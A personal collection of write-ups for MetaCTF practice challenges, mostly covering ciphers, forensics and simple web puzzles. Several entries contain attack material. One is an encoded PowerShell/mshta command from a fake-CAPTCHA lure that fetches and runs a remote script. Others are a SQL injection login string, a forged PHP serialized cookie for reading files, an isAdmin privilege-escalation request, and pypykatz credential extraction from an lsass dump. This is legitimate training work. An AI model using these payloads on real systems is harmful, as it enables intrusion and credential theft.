MetaCTF-Solutions
Here are my Solutions to MetaCTF challenges
CTFs are amazing!
Link to the webpage that hosts all my solutions
Table of Contents
- Direct Login
- Camping Adventure
- Architecture Astronaut
- Anonymoose
- Wheel of Mystery
- Cracking The Javashop
- Stack Smashers
- runCAPTCHA
- Slithering Security
- Abashed Confessions
- Cooked Books
- Cookie Crackdown
- Frenzy
- .HiddenFiles
- Treasure Map
- Working for Peanuts
- 64 Types of Candy
- What’s ROTten Into You?
- Obnoxious Offset
- Till Delete Do Us Part
- Door to Door
- Xylophone Network Graphics
- Filesystem Folly
- Mimican’t
- Santa’s Digital Photo Gallery
- Phone Home
- A Tale of Two Ciphertexts
- Login Query
- Terminal Illness
- Impossible Login
- Livestream
- Talk To Me
More Competitions
Personal write-ups, notes, and scripts for the publicly available practice challenges on the MetaCTF cyber-skills platform.
MetaCTF hosts hands-on Capture-the-Flag (CTF) exercises that cover web exploitation, cryptography, reverse engineering, forensics, OSINT, and binary exploitation. These challenges simulate real-world scenarios and help learners sharpen practical security skills.
This repository contains my solutions to the practice challenges hosted by MetaCTF and is not officially affiliated with MetaCTF or its founders.
Many thanks to the MetaCTF team for providing high-quality, freely accessible learning content.
Solved (some writeups are missing because I solved a few with friends and didn’t take notes):
| Points | Challenges |
|---|---|
| 50 | Port Authority, Baby Something, .HiddenFiles |
| 100 | Camping Adventures, 26 Dimensions, Architecture Astronaut, Anonymoose, Cracking the Javashop, Stack Smashers, runCAPTCHA, Slithering Security, Admin Portal, Abashed Confessions, Cooked Books, Cookie Crackdown, Browser, Wowser, Frenzy, Caffeine Conundrum, Treasure Map, Working for Peanuts, All About Flags, Digging for Answers II, 64 Types of Candy, What’s ROTten Into You? |
| 150 | Obfuscated Secrets, Direct Login, Login Query, Obnoxious Offset, Lost Luggage, Wheel of Mystery, Canary in the Bitcoin Mine, Key for Me, Spider’s Curse, Rear Hatch, better_eval(), Till Delete Do Us Part, Ms Blue Sky, Magical Meta, Rainbow Box, Bad OpSec, Door to Door, Shell Game |
| 200 | Simple Sums, Xylophone Network Graphics, Filesystem Folly, Where We JMPing, Mimican’t, Library, Open Application, Santa’s Digital Photo Gallery, Shifty XOR, Satellite Command, NOThing to C Here, On the Grid, Phone Home |
| 250 | SHA256 Collider, How Cool Are You?, A Tale of Two Ciphertexts, Clock Out |
| 300 | Internet Talk, Duality of Key, ShaNOISEmir |
Direct Login
Solution
Go to inspect Elemets and see the script if the password is sucessful it redirects.

window.location.href = "./employee_portal.php";
Meaning adding /employee_portal.php to the URL takes you there.
Camping Adventure

Solution Perform Google Image Search.
Architecture Astronaut

Solution Used GPT - GPT Generated a CODE and Found the Flag
import subprocess

# Use the `file` command to determine the architecture of the uploaded file

file_path = "/mnt/data/astronaut"
file_output = subprocess.run(["file", file_path], capture_output=True, text=True)

file_output.stdout.strip()
Result:
'/mnt/data/astronaut: ELF 32-bit LSB executable, Tensilica Xtensa, version 1 (SYSV), statically linked, with debug_info, not stripped'
The executable was compiled for the Tensilica Xtensa architecture.
Flag: xtensa
Anonymoose

Here’s the letter in question.
Solution
Downloaded the PDF - Viewed its MetaData using the following website:
https://www.metadata2go.com/view-metadata
Wheel of Mystery

Solution

Tried aligning the cipher wheel with 3 words }AB but it didn’t work:
R->{, K->Y, P->W, U->O, Y->U, F->N, C->E, I->D, A->A, J->C, M->Z, Z->T, T->X
{YWOUWNE DAY YCZUTTCX
Failed - Trying Again
Recreating the cypher wheel using METACTF{ becasue this is the format they want the awnser in.
A->H, B->G, C->{, D->Q, E->N, F->F, G->U, H->V, I->W, J->L, K->E, L->Z, M->Y, N->X, O->P, P->T, Q->K, R->M, S->R, T->}, U->A, V->B, W->J, X->I, Y->C, Z->O, {->S, }->D
RKPUYPFCIAKKJMYZZJT
Awnser =
METACTF{WHEELYCOOL}
Cracking The Javashop
Solution

Went to the Script and found the Code
Stack Smashers

here.
Need to study about Binary Exploitation and Buffer over flow
Solution Just added more than 16 char the buffer overflow and got the flag.
Learn more about buffer overflows from the classic paper Smashing the Stack for Fun and Profit by Aleph One.
runCAPTCHA

Here’s the link to the initial infection page
Solution Inspect > Elements > script.
const textToCopy = "powershell.exe -eC bQBzAGgAdABhACAAaAB0AHQAcAA6AC8ALwBuAG8AbgBtAGEAbABpAGMAaQBvAHUAcwBjAGEAcAB0AGMAaABhAC4AbQBlAHQAYQBwAHIAbwBiAGwAZQBtAHMALgBjAG8AbQAvAE0AZQB0AGEAQwBUAEYAewBGADQAawAzAF8AYwA0AHAAVABjAGgAQABzAF8AcgB1AE4AXwBtADQAbAB3ADQAcgAzAH0A";
Decoded the sending link (using GPT):
The string you provided appears to be Base64 encoded. Let’s decode it step-by-step.
Input
bQBzAGgAdABhACAAaAB0AHQAcAA6AC8ALwBuAG8AbgBtAGEAbABpAGMAaQBvAHUAcwBjAGEAcAB0AGMAaABhAC4AbQBlAHQAYQBwAHIAbwBiAGwAZQBtAHMALgBjAG8AbQAvAE0AZQB0AGEAQwBUAEYAewBGADQAawAzAF8AYwA0AHAAVABjAGgAQABzAF8AcgB1AE4AXwBtADQAbAB3ADQAcgAzAH0A
Decoded (UTF-16LE format — because of the alternating nulls)
mshta http://nonmaliciouscaptcha.metaproblems.com/MetaCTF{F4k3_c4pTch@s_ruN_m4lw4r3}
mshtastands for Microsoft HTML Application Host.
In simple terms
It is a Windows built-in executable (mshta.exe) used to run HTML Applications (HTA files), which are HTML pages with the ability to execute scripts (like VBScript or JavaScript) with full system access — similar to .exe files.
In cybersecurity or CTF context
mshtais often used by malware or in Capture The Flag (CTF) challenges to execute remote or local malicious scripts.
Slithering Security

Solution
b"\x54\x57\x56\x30\x59\x55\x4e\x55\x52\x6e\x74\x6b\x4d\x47\x34\x33\x58\x7a\x64\x79\x64\x58\x4d\x33\x58\x32\x4e\x73\x4d\x57\x34\x33\x63\x31\x39\x33\x61\x54\x64\x6f\x58\x33\x4d\x7a\x59\x33\x49\x7a\x4e\x33\x4e\x7a\x63\x33\x4e\x7a\x63\x33\x4e\x39"
Was given this string in HEX

- From Hex (auto delimiters)
- From Base64
Flag Captured!
Abashed Confessions

We also have a transcript of the letter here.
Solution
It was just a atbash-cipher and decode it to get the flag. :)
Cooked Books
Solution Just copy the “Times Borrowed” column into CyberChef, then apply the From Decimal operation using a line feed as the separator.
Cookie Crackdown
Solution Using Cokkie Editor extention on my browser, found the flag.
Frenzy
Solution By the looks of it, its a keyboard shift cypher and theres always a website i know for this.
https://www.dcode.fr/keyboard-shift-cipher
.HiddenFiles
Stoped the container to save their resources after I found the flag. - Good Habbits
Solution
Treasure Map
Solution
Go to /Sitemap.xml
found a link that is mapped to the main site - not sure if this is professional way of describing sitemap.xml but you got the point
Used that link to attain the flag. :)
Working for Peanuts
Solution
Looks like Pigpen cipher
Image credits: https://wikipedia.org/wiki/Pigpen_cipher
Easy decoding done manually to attain the flag = METACTF{COMICALLYDECODED}
64 Types of Candy
Solution Looks like base64. CyberCheif Time :) - i love this tool…
What’s ROTten Into You?
Solution
Looks like Rot13 encryption, CyberrrrCheifff Timeeee XD
Obnoxious Offset
Solution Using Autopsy tool
looking at the file names, found the flag.
Till Delete Do Us Part
Solution
Using the tool named TestDisk 7.2, (Data Recovery Utility) to recover and then looking inside the FAT32 partition on the disk.
we find the flag as directory names.
Door to Door
Solution
there are 24 house listed but the last shows the number 25 (/house.php?house=25)
therefore i tried from 1 to 13 and 13 number webpage link thingi had the flag… Easy
Xylophone Network Graphics
Solution
This one is tricky but heres the python code i used to decrypt it
from pathlib import Path

# The script recovers an unknown 8-byte XOR key using the known PNG header,
# then XORs the entire encrypted file with that key to restore the original image.

enc_path = Path("encrypted.xpng")   # change name if needed
dec_path = Path("decrypted.png")

# Known PNG header bytes
png_header = bytes([0x89, 0x50, 0x4E, 0x47, 0x0D, 0x0A, 0x1A, 0x0A])

# Read encrypted file
data = enc_path.read_bytes()

if len(data) < 8:
    raise SystemExit("File is too small to be a PNG.")

# Recover 8-byte XOR key from first 8 bytes
key = bytes([data[i] ^ png_header[i] for i in range(8)])
print("Recovered key bytes:", key)
print("Recovered key (repr):", repr(key))

# Decrypt whole file
dec = bytearray(len(data))
for i, c in enumerate(data):
    dec[i] = c ^ key[i % len(key)]

# Write decrypted PNG
dec_path.write_bytes(dec)
print("Wrote decrypted PNG to:", dec_path)
Found the flag:
Filesystem Folly
Solution Using WireShark to find the file within the packet.
Then using Cyber cheif to convert the hex (make sure png header is there) to attain the flag.
Mimican’t
Solution
Using a python library
pypykatz lsa minidump lsass.DMP
and after 45 mins of doing stuff…
heres the flag dont ask how i got it….. ;>
MetaCTF{Rice_shirt_rice_money}
Santa’s Digital Photo Gallery
Solution
The cookie first will reffer to the file uploded so when converted back to text from base64 its pretty clear that the site use cookies to display files
edit the cookies to request flag.txt from the site
Also make sure to put s:8 as this is the number of char in “flag.txt”
O:5:"Image":1:{s:4:"path";s:8:"flag.txt";}
use base64 to encrypt our delicious cookies
Tzo1OiJJbWFnZSI6MTp7czo0OiJwYXRoIjtzOjg6ImZsYWcudHh0Ijt9
see the flag in the network response tab:
Phone Home
Solution Dual-tone multi-frequency (DTMF) signaling is a telecommunication signaling system using the voice-frequency band over telephone lines between telephone to send numbers.
the tone reffers to DTMF Tool used: https://dtmf.netlify.app/
using cybercheif for octal
A Tale of Two Ciphertexts
Solution
One-Time Pad (OTP) is an encryption technique that cannot be cracked, but requires the use of a one-time pre-shared key.
Suggested tool: https://toolbox.lotusfa.com/crib_drag/
“We know the group likes classical books, with one of the actors recently being into Charles Dickens, but we don’t have much else to go off of.”
- is a good hint
Grabbing the first paragraph of that book, courtesy of Project Gutenberg, https://www.gutenberg.org/cache/epub/98/pg98-images.html
Reveals the flag:
Login Query
Solution
SqlInjection Basics Resource: https://www.youtube.com/watch?v=2OPVViV-GQk
So using that sql trick
Username = jim404' OR '1'='1
The flag:
Terminal Illness
Solution
using exterm to emulate those Tektronix retro style graphical displays to get the flag.
Impossible Login
Solution Using Ghidra Tool
Found login details:
Segmentation Fault:
Possiblly because we dont have the file on the local system:
After some research, found out that there is a buffer over flow vul and can be exploited, in this case we will use the root login
Basically the password can be overflowed and be writtien on top of the username
Got the Flag!
Livestream
Solution
This is if registered without our special privillages XD.
So looking carefully here, time to try the register this is what the Request and Response looks like.
After analyzing, it becomes clear that there is a header “isAdmin” which can be used as “isAdmin”:true at the request when registed.
so based on that idea, trying:
["register",{"username":"test","password":"123","isAdmin":true}]
Gotcha!
Talk To Me
Solution
talktome.pcap: network traffic via USB protocol (audio data)
Command for extracting audio data:
tshark -r talktome.pcap -T fields -e usb.iso.data \
| tr -cd '0-9a-fA-F' \
| python3 -c 'import sys,binascii; sys.stdout.buffer.write(binascii.unhexlify(sys.stdin.read()))' \
> audio.raw
Using Audacity to play the raw file (files > import> raw data)
The flag = MetaCTF{4_l1ttl3_b1rd_t0ld_m3}
Meta CTF Flash Jan 2026 solutions
Floating
240600592 212.2753143310547 2.7884192016691608e+23 5.623021054185822e+31 17611451687157891000 8.927742989328635e-10 16391240070931153000 5.639361688736244e-8 2.115975377137147e-7
Using CyberCheif From Float - Method
Slithering Bytes
Solution
Hints the Snake language to be python - therefore we can find a way to convert it back
Tool used:
https://www.codeconvert.ai/assembly-to-python-converter?id=3113759f-413e-4fcc-a813-a81c03b24663
Code:
def check_flag(flag):
    if len(flag) != 30:
        return False

    p2 = [208, 212, 225, 206, 219, 222, 234, 219, 193, 208, 215, 193, 214, 209, 200]
    p1 = [110, 87, 96, 101, 80, 66, 70, 74, 124, 75, 124, 90, 70, 76, 70]

    for i in range(1, len(flag) // 2):
        if (ord(flag[i]) ^ 181) != p2[i // 2]:
            return False

    for i in range(0, len(flag) // 2):
        if (ord(flag[i]) ^ 35) != p1[i // 2]:
            return False

    # If all checks pass, function implicitly returns None (or True if you want to be explicit)
